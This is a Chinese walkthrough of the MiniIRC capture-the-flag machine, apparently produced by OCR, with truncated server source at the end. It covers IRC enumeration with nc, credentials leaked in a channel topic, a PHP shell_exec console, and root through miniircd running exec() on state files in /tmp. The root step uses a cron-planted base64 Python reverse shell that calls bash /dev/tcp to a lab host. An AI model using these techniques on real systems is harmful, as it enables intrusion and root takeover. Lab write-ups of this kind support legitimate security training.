2026-10-07-MiniIRC-review


```
靶机: MiniIRC
作者: 群主(群:321948805)
靶机ID: 771
```

这是一个使用AI快速通关的靶机，我一句“去6667端口做信息收集”，AI就直接把拿user和root的方案全做好了，因此再人工复盘一下。

User

开放了三个端口，web进去是登录页面，尝试常规爆破未果，转向6667端口。

```
~$ nmap -sT -p- -sV -v 192.168.5.24
Host is up (0.0059s latency).
Not shown: 65532 closed tcp ports (conn-refused)
PORT     STATE SERVICE VERSION
22/tcp   open  ssh     OpenSSH 10.0p2 Debian 7+deb13u4 (protocol 2.0)
80/tcp   open  http    Apache httpd 2.4.68 ((Debian))
6667/tcp open  irc?
MAC Address: E8:B0:C5:A2:6E:21 (Intel Corporate)
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel
```



6667端口运行着IRC服务，IRC即Internet Relay Chat，因特网中继聊天，是一个很有年代的通讯方式，使用者可以通过连接到一个IRC服务器中的频道的方式，和频道内的其他人说话，类似很多早期的多人游戏可以选择各种XX服，同一个服务器内的人就能互相发消息，如果看过一些黑客电影或者有点年纪的人对IRC应该不会陌生。

IRC可以用nc直接连接，然后手动发送协议命令。IRC加入聊天时有两个字段NICK和USER要发送，NICK是在频道中标识自己的唯一用户名，USER则是用来填写自己进入频道的注册信息，格式如下


```
NICK <nick>
USER <user> <mode> <unused> <realname>
```


mode和unused默认填写0和*就行，由此，我们就可以用nc连接到IRC并加入到maze频道，发现一个关键凭证`c1trus / fL3FG3qahxBbFbEyxckP`：

```
~$ nc -v 192.168.5.24 6667
192.168.5.24 [192.168.5.24] 6667 (ircd) open
```


```
NICK niko
USER niko 0 * : niko
:MiniIRC 001 niko :Hi, welcome to IRC
:MiniIRC 002 niko :Your host is MiniIRC, running version miniircd-2.3
:MiniIRC 003 niko :This server was created sometime
:MiniIRC 004 niko MiniIRC miniircd-2.3 o o
:MiniIRC 251 niko :There are 2 users and 0 services on 1 server
:MiniIRC 375 niko :- MiniIRC Message of the day -
:MiniIRC 372 niko :- Welcome to MiniIRC
:MiniIRC 372 niko :- Announcements in #maze
:MiniIRC 376 niko :End of /MOTD command
JOIN #maze
:niko!niko@192.168.5.44 JOIN #maze
:MiniIRC 332 niko #maze :c1trus / fL3FG3qahxBbFbEyxckP  |  https://maze-
sec.com/
:MiniIRC 353 niko = #maze :b14ckb0x niko
:MiniIRC 366 niko #maze :End of NAMES list
```

手动发送信息很麻烦，我们也可以使用专门的IRC通信软件`irssi`，





使用凭证登录web端后获得控制台，读取user flag



Root

进一步获取root前，先看看web端的源码，

```php
<?php
    if (isset($_POST['cmd'])) {
        $o = shell_exec($_POST['cmd']);
        echo '<pre>' . htmlspecialchars($o ?? '') . '</pre>';
    } else {
        echo '<div class="empty">No output yet.</div>';
    }
  ?>
```

是直接将命令传入shell_exec执行，没有什么过滤的，之后可以在这里进行探测。

在opt下发现了miniircd的源码与服务启动脚本

```
$ ls -l /opt/miniircd/
total 48
-rwx------ 1 root root   169 Oct  5 23:47 init-state.sh
-rwxr-xr-x 1 root root 45032 Oct  5 22:00 miniircd
```

全部源码有点长，贴在最后了

```
$ cat /opt/miniircd/miniircd
略了
```

可以看到miniirc的服务器是python写的，其中有一个函数会用exec执行python代码，

```
    def _read_state(self) -> None:
        if not (self._state_path and self._state_path.exists()):
            return
        data: Dict[str, Any] = {}

        exec(self._state_path.read_bytes(), {}, data)
        self._topic = data.get("topic", "")
        self._key = data.get("key")
```

`_state_path` 是应用启动时指定的 `state_dir` 拼接经过替换处理后的安全文件名 `fs_safe_name`

```
def __init__(self, server: "Server", name: bytes) -> None:
        self.server = server
        self.name = name
        self.members: Set["Client"] = set()
        self._topic = b""
        self._key: Optional[bytes] = None
        self._state_path: Optional[Path]
        if self.server.state_dir:
            fs_safe_name = (
                name.decode(errors="ignore")
                .replace("_", "__")
                .replace("/", "_")
            )
            self._state_path = self.server.state_dir / fs_safe_name
            self._read_state()
        else:
            self._state_path = None
```

查看服务可以确定state_dir，

```
$ systemctl status miniircd.service
* miniircd.service - MiniIRC Server
     Loaded: loaded (/etc/systemd/system/miniircd.service; enabled; preset:
enabled)
     Active: active (running) since Tue 2026-10-06 22:26:25 EDT; 6h ago
 Invocation: 967fa6923fdb41fba5ec4e5eae3abe16
    Process: 393 ExecStartPre=/opt/miniircd/init-state.sh (code=exited,
status=0/SUCCESS)
   Main PID: 414 (python3)
      Tasks: 1 (limit: 2269)
     Memory: 19.9M (peak: 20.6M)
        CPU: 259ms
     CGroup: /system.slice/miniircd.service
             `-414 python3 /opt/miniircd/miniircd --setuid root --state-
dir=/tmp --motd=/root/motd.txt --ports 6667
```

当前进程的state-dir是/tmp，/tmp很明显是可控的，那么往/tmp里构造一个恶意python代码文件，就可以让miniirc以root身份执行。不过这里有个坑，网页控制台写入的tmp不是真实tmp，apache进程把系统分配的隔离的tmp--/systemd-private-631b3734475d49f1a7f3619336bf1f83-apache2.service-1TFAMt/tmp挂载到了常规tmp的位置，所以无法通过网页控制台直接写入tmp。

```
$ cat /proc/self/mountinfo
239 218 0:40 / /tmp rw,nosuid,nodev shared:178 master:47 - tmpfs tmpfs
rw,nr_inodes=1048576,inode64,huge=advise
226 224 0:26 /systemd/inaccessible/dir /run/credentials
ro,nosuid,nodev,noexec,relatime shared:164 master:5 - tmpfs tmpfs
rw,size=200636k,mode=755,inode64,huge=advise
240 224 0:26 /systemd/propagate/apache2.service /run/systemd/incoming
ro,nosuid,nodev,noexec,relatime master:5 - tmpfs tmpfs
rw,size=200636k,mode=755,inode64,huge=advise
241 239 0:40 /systemd-private-631b3734475d49f1a7f3619336bf1f83-
apache2.service-1TFAMt/tmp /tmp rw,nosuid,nodev shared:179 master:47 - tmpfs
tmpfs rw,nr_inodes=1048576,inode64,huge=advise
```

读取apache2服务信息也可以发现，

```
$ cat /lib/systemd/system/apache2.service
[Unit]
Description=The Apache HTTP Server
After=network.target remote-fs.target nss-lookup.target
Documentation=https://httpd.apache.org/docs/2.4/

[Service]
```

```
Type=forking
Environment=APACHE_STARTED_BY_SYSTEMD=true
ExecStart=/usr/sbin/apachectl start
ExecStop=/usr/sbin/apachectl graceful-stop
ExecReload=/usr/sbin/apachectl graceful
KillMode=mixed
PrivateTmp=true
Restart=on-abort
OOMPolicy=continue

[Install]
WantedBy=multi-user.target
```

开了一个`PrivateTmp=true`。

这里是用cron 绕过的，cron没有开 `PrivateTmp`， 可以看到真实tmp，且经测试www-data可以直接写定时任务。

写好payload：

```
import os;os.system("bash -c 'bash -i >& /dev/tcp/192.168.5.44/4444 0>&1'")
```

加一条 cron 任务，让它每分钟把解码后的 payload 写进真实 `/tmp/#pwn`：

```
$ B64=$(base64 -w0 root_payload.py)
$ printf '* * * * * echo %s | base64 -d > "/tmp/#pwn"\n' "$B64" | crontab -
$ crontab -l
* * * * * echo aW1wb3J0IG9z... | base64 -d > "/tmp/#pwn"
```

恶意文件写好以后，连接IRC并加入我们写入的恶意频道，MiniIRC加载数据的时候就会执行恶意代码：

```
$ nc -v 192.168.5.24 6667
NICK niko
USER niko 0 * :niko
JOIN #pwn
```

反弹shell拿到flag。

```
flag{root-00dd0ada1b0d67c5e18d802f75090666}
```

miniirc完整源码：

```
#!/usr/bin/env python3
#
# Copyright (C) 2003-2024 Joel Rosdahl
#
# This program is free software; you can redistribute it and/or modify
# it under the terms of the GNU General Public License as published by
# the Free Software Foundation; either version 2 of the License, or
# (at your option) any later version.
#
# This program is distributed in the hope that it will be useful, but
# WITHOUT ANY WARRANTY; without even the implied warranty of
# MERCHANTABILITY or FITNESS FOR A PARTICULAR PURPOSE. See the GNU
# General Public License for more details.
#
# You should have received a copy of the GNU General Public License
# along with this program; if not, write to the Free Software
# Foundation, Inc., 59 Temple Place, Suite 330, Boston, MA 02111-1307
# USA
#
# Joel Rosdahl <joel@rosdahl.net>

import logging
import os
import re
import select
import socket
import string
import sys
import tempfile
import time
from argparse import ArgumentParser, Namespace
from datetime import datetime
from logging.handlers import RotatingFileHandler
from pathlib import Path
from typing import Any, Collection, Dict, List, Optional, Sequence, Set

Socket = socket.socket

VERSION = "2.3"


class Channel:
    def __init__(self, server: "Server", name: bytes) -> None:
        self.server = server
        self.name = name
        self.members: Set["Client"] = set()
```

```
        self._topic = b""
        self._key: Optional[bytes] = None
        self._state_path: Optional[Path]
        if self.server.state_dir:
            fs_safe_name = (
                name.decode(errors="ignore")
                .replace("_", "__")
                .replace("/", "_")
            )
            self._state_path = self.server.state_dir / fs_safe_name
            self._read_state()
        else:
            self._state_path = None

    def add_member(self, client: "Client") -> None:
        self.members.add(client)

    @property
    def topic(self) -> bytes:
        return self._topic

    @topic.setter
    def topic(self, value: bytes) -> None:
        self._topic = value
        self._write_state()

    @property
    def key(self) -> Optional[bytes]:
        return self._key

    @key.setter
    def key(self, value: bytes) -> None:
        self._key = value
        self._write_state()

    def remove_client(self, client: "Client") -> None:
        self.members.discard(client)
        if not self.members:
            self.server.remove_channel(self)

    def _read_state(self) -> None:
        if not (self._state_path and self._state_path.exists()):
            return
        data: Dict[str, Any] = {}

        exec(self._state_path.read_bytes(), {}, data)
```

```
        self._topic = data.get("topic", "")
        self._key = data.get("key")

    def _write_state(self) -> None:
        if not self._state_path:
            return
        fd, path = tempfile.mkstemp(dir=self._state_path.parent)
        with os.fdopen(fd, "w") as f:
            f.write("topic = %r\n" % self.topic)
            f.write("key = %r\n" % self.key)
        Path(path).replace(self._state_path)


class Client:
    __linesep_regexp = re.compile(rb"\r?\n")
    # The RFC limit for nicknames is 9 characters, but what the heck.
    __valid_nickname_regexp = re.compile(
        rb"^[][\\`_^{|}A-Za-z][][\\`_^{|}A-Za-z0-9-]{0,50}$"
    )
    __valid_channelname_regexp = re.compile(
        rb"^[&#+!][^\x00\x07\x0a\x0d ,:]{0,50}$"
    )

    def __init__(self, server: "Server", socket: Socket) -> None:
        self.server = server
        self.socket = socket
        # irc_lower(Channel name) --> Channel
        self.channels: Dict[bytes, Channel] = {}
        self.nickname = b""
        self.user = b""
        self.realname = b""
        if self.server.ipv6:
            host, port, _, _ = socket.getpeername()
        else:
            host, port = socket.getpeername()
        assert isinstance(host, str)
        assert isinstance(port, int)
        self.host = host.encode()
        self.port = port
        if self.server.cloak:
            self.host = self.server.cloak.encode()
        self.__timestamp = time.time()
        self.__readbuffer = b""
        self.__writebuffer = b""
        self.__sent_ping = False
        self.__awaiting_cap_end = False
```

```
        if self.server.password:
            self.__handle_command = self.__pass_handler
        else:
            self.__handle_command = self.__registration_handler

    @property
    def prefix(self) -> bytes:
        return b"%s!%s@%s" % (self.nickname, self.user, self.host)

    def check_aliveness(self) -> None:
        now = time.time()
        if self.__timestamp + 180 < now:
            self.disconnect("ping timeout")
            return
        if not self.__sent_ping and self.__timestamp + 90 < now:
            if self.__handle_command == self.__command_handler:
                # Registered.
                self.message(b"PING :%s" % self.server.name)
                self.__sent_ping = True
            else:
                # Not registered.
                self.disconnect("ping timeout")

    def write_queue_size(self) -> int:
        return len(self.__writebuffer)

    def __parse_read_buffer(self) -> None:
        lines = self.__linesep_regexp.split(self.__readbuffer)
        self.__readbuffer = lines[-1]
        lines = lines[:-1]
        for line in lines:
            if not line:
                # Empty line. Ignore.
                continue
            x = line.split(b" ", 1)
            command = x[0].upper()
            if len(x) == 1:
                arguments = []
            elif x[1].startswith(b":"):
                arguments = [x[1][1:]]
            else:
                y = x[1].split(b" :", 1)
                arguments = y[0].split()
                if len(y) == 2:
                    arguments.append(y[1])
            self.__handle_command(command, arguments)
```

```
    def __handle_cap_command(self, arguments: Sequence[bytes]) -> None:
        if len(arguments) > 0 and arguments[0] == b"LS":
            self.reply(b"CAP * LS :")
            self.__awaiting_cap_end = True
        elif len(arguments) > 1 and arguments[0] == b"REQ":
            self.reply(b"CAP * NAK :%s" % arguments[1])
            self.__awaiting_cap_end = True
        elif len(arguments) > 0 and arguments[0] == b"END":
            self.__awaiting_cap_end = False

    def __pass_handler(
        self, command: bytes, arguments: Sequence[bytes]
    ) -> None:
        server = self.server
        if command == b"PASS":
            if len(arguments) == 0:
                self.reply_461(b"PASS")
            elif arguments[0] == server.password.encode():
                self.__handle_command = self.__registration_handler
            else:
                self.reply(b"464 :Password incorrect")
        elif command == b"CAP":
            self.__handle_cap_command(arguments)
        elif command == b"QUIT":
            self.disconnect("Client quit")

    def __registration_handler(
        self, command: bytes, arguments: Sequence[bytes]
    ) -> None:
        server = self.server
        if command == b"NICK":
            if len(arguments) < 1:
                self.reply(b"431 :No nickname given")
                return
            nick = arguments[0]
            if server.get_client(nick):
                self.reply(b"433 * %s :Nickname is already in use" % nick)
            elif not self.__valid_nickname_regexp.match(nick):
                self.reply(b"432 * %s :Erroneous nickname" % nick)
            else:
                self.nickname = nick
                server.client_changed_nickname(self, None)
        elif command == b"USER":
            if len(arguments) < 4:
                self.reply_461(b"USER")
```

```
                return
            self.user = arguments[0]
            self.realname = arguments[3]
        elif command == b"CAP":
            self.__handle_cap_command(arguments)
        elif command == b"QUIT":
            self.disconnect("Client quit")
            return
        if self.nickname and self.user and not self.__awaiting_cap_end:
            self.reply(b"001 %s :Hi, welcome to IRC" % self.nickname)
            self.reply(
                b"002 %s :Your host is %s, running version miniircd-%s"
                % (self.nickname, server.name, VERSION.encode())
            )
            self.reply(
                b"003 %s :This server was created sometime" % self.nickname
            )
            self.reply(
                b"004 %s %s miniircd-%s o o"
                % (self.nickname, server.name, VERSION.encode())
            )
            self.send_lusers()
            self.send_motd()
            self.__handle_command = self.__command_handler

    def __send_names(
        self, arguments: Sequence[bytes], for_join: bool = False
    ) -> None:
        server = self.server
        valid_channel_re = self.__valid_channelname_regexp
        if len(arguments) > 0:
            channelnames = arguments[0].split(b",")
        else:
            channelnames = sorted(self.channels.keys())
        keys = arguments[1].split(b",") if len(arguments) > 1 else []
        for i, channelname in enumerate(channelnames):
            if for_join and irc_lower(channelname) in self.channels:
                continue
            if not valid_channel_re.match(channelname):
                self.reply_403(channelname)
                continue
            channel = server.get_channel(channelname)
            if channel.key is not None and (
                len(keys) <= i or channel.key != keys[i]
            ):
                self.reply(
```

```
                    b"475 %s %s :Cannot join channel (+k) - bad key"
                    % (self.nickname, channelname)
                )
                continue

            if for_join:
                channel.add_member(self)
                self.channels[irc_lower(channelname)] = channel
                self.message_channel(channel, b"JOIN", channelname, True)
                self.channel_log(channel, b"joined", meta=True)
                if channel.topic:
                    self.reply(
                        b"332 %s %s :%s"
                        % (self.nickname, channel.name, channel.topic)
                    )
                else:
                    self.reply(
                        b"331 %s %s :No topic is set"
                        % (self.nickname, channel.name)
                    )
            names_prefix = b"353 %s = %s :" % (self.nickname, channelname)
            names = b""
            # Max length: reply prefix ":server_name(space)" plus CRLF in
            # the end.
            names_max_len = 512 - (len(server.name) + 2 + 2)
            for name in sorted(x.nickname for x in channel.members):
                if not names:
                    names = names_prefix + name
                # Using >= to include the space between "names" and "name".
                elif len(names) + len(name) >= names_max_len:
                    self.reply(names)
                    names = names_prefix + name
                else:
                    names += b" " + name
            if names:
                self.reply(names)
            self.reply(
                b"366 %s %s :End of NAMES list" % (self.nickname,
channelname)
            )

    def __command_handler(
        self, command: bytes, arguments: Sequence[bytes]
    ) -> None:
        def away_handler() -> None:
            pass
```

```
        def ison_handler() -> None:
            if len(arguments) < 1:
                self.reply_461(b"ISON")
                return
            nicks = arguments
            online = [n for n in nicks if server.get_client(n)]
            self.reply(b"303 %s :%s" % (self.nickname, b" ".join(online)))

        def join_handler() -> None:
            if len(arguments) < 1:
                self.reply_461(b"JOIN")
                return
            if arguments[0] == b"0":
                for channelname, channel in self.channels.items():
                    self.message_channel(channel, b"PART", channelname,
True)
                    self.channel_log(channel, b"left", meta=True)
                    server.remove_member_from_channel(self, channelname)
                self.channels = {}
                return
            self.__send_names(arguments, for_join=True)

        def list_handler() -> None:
            if len(arguments) < 1:
                channels = list(server.channels.values())
            else:
                channels = []
                for channelname in arguments[0].split(b","):
                    if server.has_channel(channelname):
                        channels.append(server.get_channel(channelname))

            sorted_channels = sorted(channels, key=lambda x: x.name)
            for channel in sorted_channels:
                self.reply(
                    b"322 %s %s %d :%s"
                    % (
                        self.nickname,
                        channel.name,
                        len(channel.members),
                        channel.topic,
                    )
                )
            self.reply(b"323 %s :End of LIST" % self.nickname)

        def lusers_handler() -> None:
```

```
            self.send_lusers()

        def mode_handler() -> None:
            if len(arguments) < 1:
                self.reply_461(b"MODE")
                return
            targetname = arguments[0]
            if server.has_channel(targetname):
                channel = server.get_channel(targetname)
                if len(arguments) < 2:
                    if channel.key:
                        modes = b"+k"
                        if irc_lower(channel.name) in self.channels:
                            modes += b" %s" % channel.key
                    else:
                        modes = b"+"
                    self.reply(
                        b"324 %s %s %s" % (self.nickname, targetname, modes)
                    )
                    return
                flag = arguments[1]
                if flag == b"+k":
                    if len(arguments) < 3:
                        self.reply_461(b"MODE")
                        return
                    key = arguments[2]
                    if irc_lower(channel.name) in self.channels:
                        channel.key = key
                        self.message_channel(
                            channel,
                            b"MODE",
                            b"%s +k %s" % (channel.name, key),
                            True,
                        )
                        self.channel_log(
                            channel, b"set channel key to %s" % key,
meta=True
                        )
                    else:
                        self.reply(
                            b"442 %s :You're not on that channel" %
targetname
                        )
                elif flag == b"-k":
                    if irc_lower(channel.name) in self.channels:
                        channel.key = None
```

```
                        self.message_channel(
                            channel, b"MODE", b"%s -k" % channel.name, True
                        )
                        self.channel_log(
                            channel, b"removed channel key", meta=True
                        )
                    else:
                        self.reply(
                            b"442 %s :You're not on that channel" %
targetname
                        )
                else:
                    self.reply(
                        b"472 %s %s :Unknown MODE flag" % (self.nickname,
flag)
                    )
            elif targetname == self.nickname:
                if len(arguments) == 1:
                    self.reply(b"221 %s +" % self.nickname)
                else:
                    self.reply(b"501 %s :Unknown MODE flag" % self.nickname)
            else:
                self.reply_403(targetname)

        def motd_handler() -> None:
            self.send_motd()

        def names_handler() -> None:
            self.__send_names(arguments)

        def nick_handler() -> None:
            if len(arguments) < 1:
                self.reply(b"431 :No nickname given")
                return
            newnick = arguments[0]
            client = server.get_client(newnick)
            if newnick == self.nickname:
                pass
            elif client and client is not self:
                self.reply(
                    b"433 %s %s :Nickname is already in use"
                    % (self.nickname, newnick)
                )
            elif not self.__valid_nickname_regexp.match(newnick):
                self.reply(
